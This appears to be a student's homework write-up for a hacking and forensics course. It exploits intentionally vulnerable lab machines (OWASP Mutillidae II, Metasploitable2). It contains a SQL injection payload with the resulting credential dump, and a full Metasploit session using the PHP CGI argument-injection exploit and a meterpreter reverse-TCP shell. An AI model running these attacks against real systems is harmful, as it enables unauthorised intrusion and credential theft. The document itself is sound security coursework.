HACK TECHNOLOGY & COMPUTER FORENSIC


Homework 2

范真瑋


1. OWASP Mutillidae II.

(a)

首先輸入任意正常字元



利用 Burp Suite 擷取封包



帳號密碼改為 URL 編碼過的' or 1=1 指令，並送出

成功取得權限

(b)

使用與(a)相同的方法，輸入任意正常字元，並利用 Burp Suite 擷取封包，帳號密碼改為 URL 編碼過的' or 1=1 指令，並送出，成功取得資料

Results for "' or 1=1 -- ".24 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

(c)


(d)

2. Metasploit Framework.


(a)

(b)

使用 nmap 蒐集相關資訊




使用 module -- exploit/multi/http/php_cgi_arg_injection，並設定遠端主機



```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PLESK       false            yes       Exploit Plesk
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                        yes       The target address
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                    no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING 0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                        no        HTTP server virtual host

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
```

使用 payload -- php/meterpreter/reverse_tcp，並設定本地端主機



```
msf exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PLESK       false            yes       Exploit Plesk
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST       10.0.2.6         yes       The target address
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                    no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING 0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                        no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
```

進行攻擊

```
msf exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (37775 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.6:57071) at 2018-05-24 22:36:07 -0400

meterpreter > ls
Listing: /var/www
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
41777/rwxrwxrwx   4096  dir   2018-03-29 09:30:23 -0400  dav
40755/rwxr-xr-x   4096  dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil   2012-05-20 15:31:37 -0400  index.php
40755/rwxr-xr-x   4096  dir   2012-05-20 15:22:48 -0400  mutillidae
40755/rwxr-xr-x   4096  dir   2012-05-20 15:22:48 -0400  phpMyAdmin
100644/rw-r--r--  19    fil   2012-05-20 15:22:48 -0400  phpinfo.php
40755/rwxr-xr-x   4096  dir   2012-05-20 15:22:48 -0400  test
40775/rwxrwxr-x   20480 dir   2012-05-20 15:22:48 -0400  tikiwiki
40775/rwxrwxr-x   20480 dir   2012-05-20 15:22:48 -0400  tikiwiki-old
40755/rwxr-xr-x   4096  dir   2012-05-20 15:22:48 -0400  twiki
```

成功取得權限

```
meterpreter > shell
Process 4757 created.
Channel 0 created.
ifconfig
/bin/sh: line 1: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d8:b2:bc
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed8:b2bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1222 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:171816 (167.7 KB)  TX bytes:86453 (84.4 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

Metasploitable2 的 IP 為 10.0.2.6

```
metasploitable 2 [執行中] - Oracle VM VirtualBox
檔案  機器  檢視  輸入  裝置  說明
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d8:b2:bc
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed8:b2bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:173773 (169.7 KB)  TX bytes:89513 (87.4 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```